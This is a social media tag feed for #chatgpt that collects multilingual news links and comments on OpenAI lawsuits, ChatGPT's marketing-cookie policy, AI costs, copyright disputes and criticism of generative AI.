Search results for tag #chatgpt
![[?]](https://social-heise-de.s3.de.io.cloud.ovh.net/accounts/avatars/112/881/119/160/228/266/original/baf7ad72ec92f728.jpg)
Study: How AI Use Worsens Problem-Solving Skills
AI assistants are meant to make their users more capable. However, one study suggests they might undermine users' abilities.
#ChatGPT #Forschung #KünstlicheIntelligenz #Wissenschaft #news
![[?]](https://media-mstd.seungjin.net/accounts/avatars/116/469/436/358/370/921/original/efcb791b71f6e76f.png)
Shivon Zilis, mother of four of Elon Musk’s children, testifies in OpenAI trial
Zilis, an executive at Musk’s brain implant startup Neuralink, served on OpenAI’s board from 2020 to 2023 Shivon Zilis, a Neuralink executive and the mother of four of [Elon Musk][1]’s children, took the stand on Wednesday as one of the most highly anticipated witnesse...
https://www.theguardian.com/technology/2026/may/06/shivon-zilis-testimony-elon-musk-openai-lawsuit
#ElonMusk #SamAltman #OpenAI #ChatGPT #AI(artificialintelligence) #TheGuardian
(Wed, 6 May 2026 22:58:58 +0000)
Shivon Zilis, mother of four of Elon Musk’s children, testifies in OpenAI trial
Zilis, an executive at Musk’s brain implant startup Neuralink, served on OpenAI’s board from 2020 to 2023 Shivon Zilis, a Neuralink executive and the mother of four of [Elon Musk][1]’s children, took the stand on Wednesday as one of the most highly anticipated witnesse...
https://www.theguardian.com/technology/2026/may/06/shivon-zilis-testimony-elon-musk-openai-lawsuit
#ElonMusk #SamAltman #OpenAI #ChatGPT #AI(artificialintelligence) #TheGuardian
(Wed, 6 May 2026 17:13:57 +0000)
![[?]](https://media.infosec.exchange/infosec.exchange/accounts/avatars/109/405/221/495/528/568/original/48e3b2c26eaa4776.jpeg)
Claude's Stubborn No: How Anthropic's AI Out-Refuses ChatGPT and Sparks Safety Wars https://www.webpronews.com/claudes-stubborn-no-how-anthropics-ai-out-refuses-chatgpt-and-sparks-safety-wars/ #AI #ArtificialIntelligence #Safety #Security #Claude #ChatGPT

![[?]](https://media.dragonscave.space/accounts/avatars/107/531/720/646/985/062/original/4eb649c5119d6a08.jpg)
#OpenAI made a special #ChatGPT for your doctor https://www.cnet.com/tech/services-and-software/openai-chatgpt-for-clinicians-doctors-health-care-ai-news/
TL;DR: It's a special harness for clinicians, privacy-compatible, not available for personal use. doctors and nurses can use it free of charge, if verified by OpenAI.
#AI #AINews
![[?]](https://social-heise-de.s3.de.io.cloud.ovh.net/accounts/avatars/109/722/110/464/209/207/original/8c6b0cc3354d3bc1.png)
iX-Workshop: Mehr Tempo beim Coding – mit KI-Assistenten effizient programmieren
Erfahren Sie, wie Sie produktiv mit KI-Assistenten programmieren und lernen Sie die Stärken und Schwächen der Tools für den Einsatz in eigenen Projekten kennen.
#ChatGPT #IT #iXWorkshops #KünstlicheIntelligenz #Softwareentwicklung #news
![[?]](https://social-heise-de.s3.de.io.cloud.ovh.net/accounts/avatars/109/720/732/052/060/290/original/663188955d7f0401.png)
OpenAI und Anthropic gründen milliardenschwere Joint Ventures
Für den Vertrieb von KI-Tools an Unternehmen verbünden sich OpenAI und Anthropic mit finanzstarken Private-Equity-Firmen und sammeln sie viel Geld ein.
#Anthropic #ChatGPT #Claude #IT #KünstlicheIntelligenz #OpenAI #Wirtschaft #news
![[?]](https://buc.ci/abucci/s/avatar.png)
One speaks of "exposure" to a concerning risk, not to a bonanza of wealth creation. Some of the quotes in this article seem to be cherrypicked to minimize alarm, which I disagree with: there is cause for alarm. Looking between the lines (e.g. use of words like "exposure"), a dismal picture emerges.
Banks seek to offload risk to avoid ‘choking’ on data centre debt
Global lenders explore private deals and risk transfers to cut exposure to AI boomFrom https://www.ft.com/content/08aba5e4-5834-4e79-a48d-989a2c5bad0f (paywalled)
#AI #GenAI #GenerativeAI #AgenticAI #LLMs #Claude #ChatGPT #Gemini #NoAI #AIBubble #AIHype
![[?]](https://files.mastodon.social/accounts/avatars/113/369/890/251/156/868/original/9d38f27a6e99fc39.png)

Para empezar a explicar el problema hay que delimitar dónde está ese problema. No hablamos de toda la tecnología ni de cómo sintetizar proteínas con sistemas de IA (a secas). Hablamos de la IA generativa actual cuyos modelos comerciales fueron lanzados al mercado desde 2021-2022 en adelante.
#AI #genAI #generativeAI #ChatGPT #Midjourney #Gemini #AdobeFirefly #GROK #META #NanoBanana #RunwayAI #StableDiffusion #Flux #Llama #Claude #suno #ElevenLabs #Microsoft
Alt...
• ¿Cuáles son estos modelos comerciales de IA generativa?
No hablamos de sistemas experimentales de IA para investigación, sino de la IA generativa actual, cuyos modelos comerciales fueron lanzados al mercado entre 2021-2022 y se entrenaron con material protegido en base a la Ley de Propiedad Intelectual, sin el consentimiento de los autores.
DALL-E
Stable Diffusion
Midjourney
FLUX
ChatGPT
GPT
Imagen, de Google
GEMINI
Nano Banana
CLAUDE
Bing, de Microsoft
Copilot
LLaMA
META AI
GROK
ElevenLabs
Adobe Firefly
Runway
SORA
Udio
SUNO
Veo3
LeonardoAI
y muchos más
https://www.instagram.com/p/DXvnX92Dmer/?img_index=3

¡Ah! pero China... China repite las mismas dinámicas que Estados Unidos en cuanto al desarrollo de sus propios modelos comerciales de IA generativa. Y no, acá no aplica el refrán del ladrón con los 100 años de perdón. Hablamos de gigantes tecnológicos lucrando a costa de nuestros datos y obras.
#China #AI #DeepSeek #technology #USA #genAI #OpenAI #ChatGPT #generativeAI #BigTech
Alt...
• ¿Y qué pasa con los modelos chinos de IA generativa como DeepSeek?
Pasa lo mismo que con los modelos de EE.UU.
https://www.instagram.com/p/DXvnX92Dmer/?img_index=7
![[?]](https://cdn.adalta.social/accounts/avatars/115/503/758/120/357/868/original/3a5d9deb82f44a59.jpg)
📺 https://peer.adalta.social/w/bpobKXFVvUU876BbAXNCsg
🔗 [🇩🇪🇺🇸🇫🇷](https://adalta.info/articles/prstn_openai_116511729299471847_en)
🔗 [ℹ️](https://www.heise.de/news/OpenAI-trackt-in-den-USA-per-Cookies-fuer-personalisierte-Werbung-11279629.html?wt_mc=sm.red.ho.mastodon.mastodon.md_beitraege.md_beitraege&utm_source=mastodon")
The proliferation of user data for personalized advertising represents a significant shift in OpenAI’s operational strategy and poses considerable privacy implications for American users.
📺 https://peer.adalta.social/w/j7E8py7YLUDi5AQq1DVdgf
🔗 [🇩🇪🇺🇸🇫🇷](https://adalta.info/articles/prstn_openai_116511729299471847_de)
🔗 [ℹ️](https://www.heise.de/news/OpenAI-trackt-in-den-USA-per-Cookies-fuer-personalisierte-Werbung-11279629.html?wt_mc=sm.red.ho.mastodon.mastodon.md_beitraege.md_beitraege&utm_source=mastodon")
Die zunehmende Nutzung von Cookies für personalisierte Werbung durch OpenAI stellt eine erhebliche Bedrohung für die Privatsphäre dar und erfordert eine unmittelbare strategische Reaktion.
📺 https://peer.adalta.social/w/qSVxraecJ3Wzh7bNgoSoqp
🔗 [🇩🇪🇺🇸🇫🇷](https://adalta.info/articles/prstn_chatgpt_116510541793590515_fr)
🔗 [ℹ️](https://www.telepolis.de/article/Doktor-Algorithmus-Was-KI-im-Gesundheitswesen-wirklich-kann-11277963.html?wt_mc=sm.red.ho.mastodon.mastodon.md_beitraege.md_beitraege&utm_source=mastodon")
L'opportunité de dépasser les capacités des médecins en urgence, paradoxalement, se heurte à des défis majeurs lors de la collaboration homme-machine.
#chatgpt #gesundheit #kunstlicheintelligenz #medizin #digitalhealth
📺 https://peer.adalta.social/w/k3fKLHzEacyBqsMXPN7Fgw
🔗 [🇩🇪🇺🇸🇫🇷](https://adalta.info/articles/prstn_chatgpt_116510541793590515_en)
🔗 [ℹ️](https://www.telepolis.de/article/Doktor-Algorithmus-Was-KI-im-Gesundheitswesen-wirklich-kann-11277963.html?wt_mc=sm.red.ho.mastodon.mastodon.md_beitraege.md_beitraege&utm_source=mastodon")
Can AI truly surpass doctors in the emergency room, only to become surprisingly problematic when combined with human expertise?
#chatgpt #gesundheit #kunstlicheintelligenz #medizin #digitalhealth
📺 https://peer.adalta.social/w/hvGWVzqsUUDMPLCLJCxVj2
🔗 [🇩🇪🇺🇸🇫🇷](https://adalta.info/articles/prstn_chatgpt_116510541793590515_de)
🔗 [ℹ️](https://www.telepolis.de/article/Doktor-Algorithmus-Was-KI-im-Gesundheitswesen-wirklich-kann-11277963.html?wt_mc=sm.red.ho.mastodon.mastodon.md_beitraege.md_beitraege&utm_source=mastodon")
Die potenziellen Vorteile der KI in der Notfallversorgung werden durch die Komplexität menschlicher Interaktion untergraben.
#chatgpt #gesundheit #kunstlicheintelligenz #medizin #digitalhealth
does anyone have in mind (or crafted for yourself) a #ClaudeCode skill or agent to assist in writing user-facing help files? Thanks! #AI A #codex or #ChatGPT tool would also be fine.
![[?]](https://media.mas.to/accounts/avatars/109/442/454/487/918/952/original/d8a5f7a5f95ae2cb.png)
#OpenAI Enables #Marketing #Cookies by Default for Free #ChatGPT Users
ChatGPT’s new #privacy policy states how the company uses cookies for #tracking , to turn free users into paying subscribers.
#ai #artificialintelligence
https://www.wired.com/story/openai-enables-cookies-by-default-for-free-chatgpt-users/
![[?]](https://mastodon.ozioso.online/system/accounts/avatars/116/146/750/168/657/255/original/b67606c7361b121c.png)
Feed: All Latest | OpenAI Enables Marketing Cookies by Default for Free ChatGPT Users by Reece Rogers, Maddy Varner
AI generated summary, Read the full article for complete information.
OpenAI has updated its U.S. privacy policy to allow the use of cookies and limited user identifiers for advertising its products on third‑party sites, a change aimed at converting free‑tier ChatGPT users into paying subscribers. The company says conversations with ChatGPT remain private and are not shared with marketers, but data such as email addresses or cookie IDs may be sent to marketing partners to track ad effectiveness and promote services like ChatGPT and Codex. These marketing settings are enabled by default for free accounts, while paid accounts have them off, and users can opt out anytime via the “Marketing Privacy” control in the app’s settings. The revision also clarifies that OpenAI does not sell personal data, but it may share limited information with select marketing partners for targeted advertising, a shift from its previous policy that barred such sharing.
Read more: https://www.wired.com/story/openai-enables-cookies-by-default-for-free-chatgpt-users/
![[?]](https://cdn.vmst.io/accounts/avatars/110/922/354/061/640/593/original/aa4bf333cfee34ab.jpg)
Dear human people, I'm going to write an article about all and I mean ALL knowledge I've gathered so far about AI, the patterns I see and where I think the future will lead us.
It's very critic of the technology but assumes you all know the very basics of why is it bad and focuses on what's not advertised enough: OpenAI and Anthropic cannot survive when most of the AI advocates and devs are starting to turn on them realising they don't need them.
I'm going to explain why that is happening, why their business model will fail, what's all the adjacent tech will kill their USP and why I see the fediverse...
qwant news | Sam Altman’s ChatGPT couldn’t stop obsessing over goblins
AI generated summary, Read the full article for complete information.
OpenAI revealed that it had to add a specific instruction to the code of its newest ChatGPT model to stop the “Nerdy” personality from repeatedly mentioning “goblins, gremlins and other creatures.” The company traced the habit to a system prompt that encouraged playful, whimsical language, which caused the model to insert goblin‑related metaphors (“sensible little goblin,” “filthy little goblin,” etc.) when users ranked such responses as engaging. After noticing the pattern in November and seeing it spread beyond the Nerdy setting, OpenAI used reinforcement‑learning adjustments and an explicit rule—“Never talk about goblins, gremlins, raccoons, trolls, ogres, pigeons, or other animals or creatures unless it is absolutely and unambiguously relevant”—to curb the behavior. The fix was reported by Wired, prompting a tongue‑in‑cheek meme from CEO Sam Altman about “extra goblins” in a future model, while the episode underscores ongoing challenges in understanding and safely steering large language models.
![[?]](https://s3.eu-central-2.wasabisys.com/mastodonworld/accounts/avatars/109/546/337/189/939/548/original/01f68c6690230628.jpg)
A man kills people using ChatGPT's answers. The theater of holding the chatbot liable for crime
https://vocal.media/criminal/a-man-kills-people-using-chat-gpt-s-answers-the-theater-of-holding-the-chatbot-liable-for-crime
#shooting #schoolshooting #openai #chatgpt #PhoenixIkner

![[?]](https://climatejustice.social/system/accounts/avatars/110/921/595/959/271/928/original/8c2f3ca0b098c484.png)

![[?]](https://assortedflotsam.com/system/accounts/avatars/000/000/001/original/468685f1dbad0298.jpg)
‘The cost of compute is far beyond the costs of the employees’: Nvidia exec says right now AI is more expensive than paying human workers
https://fortune.com/2026/04/28/nvidia-executive-cost-of-ai-is-greater-than-cost-of-employees/
#ai #llm #aibubble #labor #labour #swe #claude #chatgpt #anthropic #openai #noai #stopai #fuckai
![[?]](data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAAEAAAABAAQAAAACCEkxzAAAAUUlEQVQoz43R0QkAMQwCUDdw/y3dwEvsvzlL4X1IoQkAisKmwfAFT3RgJHbQezpSRoXEqeqCL9BJBf7h3QbOCCxV5EVWMEMwG7K1/WODtlvxAYTtEsDU9F34AAAAAElFTkSuQmCC)
when you appreciate someone but then they send you a link with
?utm_source=chatgpt.com
and you reconsider
![[?]](https://media.infosec.exchange/infosec.exchange/accounts/avatars/110/560/511/618/170/134/original/4f33ba36608d1311.png)
Lawsuits filed by the families of victims over the British Columbia school shooting say "the 'safeguards' OpenAI pointed to after the attack did not fail; they did not exist."
Futurism: Seven families — the first wave of dozens, lawyers say — are suing OpenAI https://futurism.com/artificial-intelligence/openai-school-shooter-tumbler-ridge-lawsuits @Futurism #OpenAI #ChatGPT
This report is based on data from SensorTower from April 20:
https://app.sensortower.com/overview/6448311069
"The pressure is clearly on for the Sam Altman-led company, with CFO Sarah Friar warning that it may not be able to pay future computing contracts if it can’t soon turn things around and start making far more money than it currently is."
Futurism: Uninstalls of ChatGPT Are Spiking at the Worst Time Imaginable for OpenAI https://futurism.com/artificial-intelligence/downloads-chatgpt-slowing-worst-time-openai @Futurism #OpenAI #ChatGPT
![[?]](https://sbonline.nyc3.digitaloceanspaces.com/accounts/avatars/109/694/346/929/844/617/original/f4847180e4e3ef0e.jpg)
I know most people here don't need to hear this, so maybe just pass this along to your less techy friends and family members, but: please, do not go to ChatGPT for medical advice.
"For example, in response to telling it about a fictional pain in my right side, it cited the guardrail and suggested relaxation techniques, but ultimately took me through a series of possible causes that escalated in severity."
#news #technology #TechNews #health #AI #LLMs #enshittification #ChatGPT
![[?]](https://media.mementomori.social/accounts/avatars/110/775/833/787/132/049/original/beff9d03c2e8958e.png)
Yksi maailman suurimmista kirjakustantamoista, Penguin Random House, on haastanut tekoälyjätti OpenAI:n oikeuteen tekijänoikeuksiensa rikkomisesta
Kiista keskittyy saksalaiseen lastenkirjasarjaan, jota kustantajan mielestä on käytetty luvatta OpenAI:n tekoälyn koulutukseen.
https://dawn.fi/uutiset/2026/04/01/penguin-random-house-openai-oikeusjuttu
#penguinrandomhouse #kirja #kirjallisuus #tekijänoikeus #openai #chatgpt #tekoäly #oikeusjuttu #uutiset
![[?]](https://files.mastodon.social/accounts/avatars/000/596/933/original/dbc9bbc6dc8cc83a.jpg)
I recently read that millennials (the students I taught!) might be the last generation to be able to #think and write without using #AI. So I gave #chatGPT the following prompt:
"generate a literature review with links to sources and an extensive executive summary of peer reviewed research regarding the possibility that using large language models diminishes the human ability to think well"
My write-up is here: https://www.patreon.com/posts/is-ai-eroding-153932626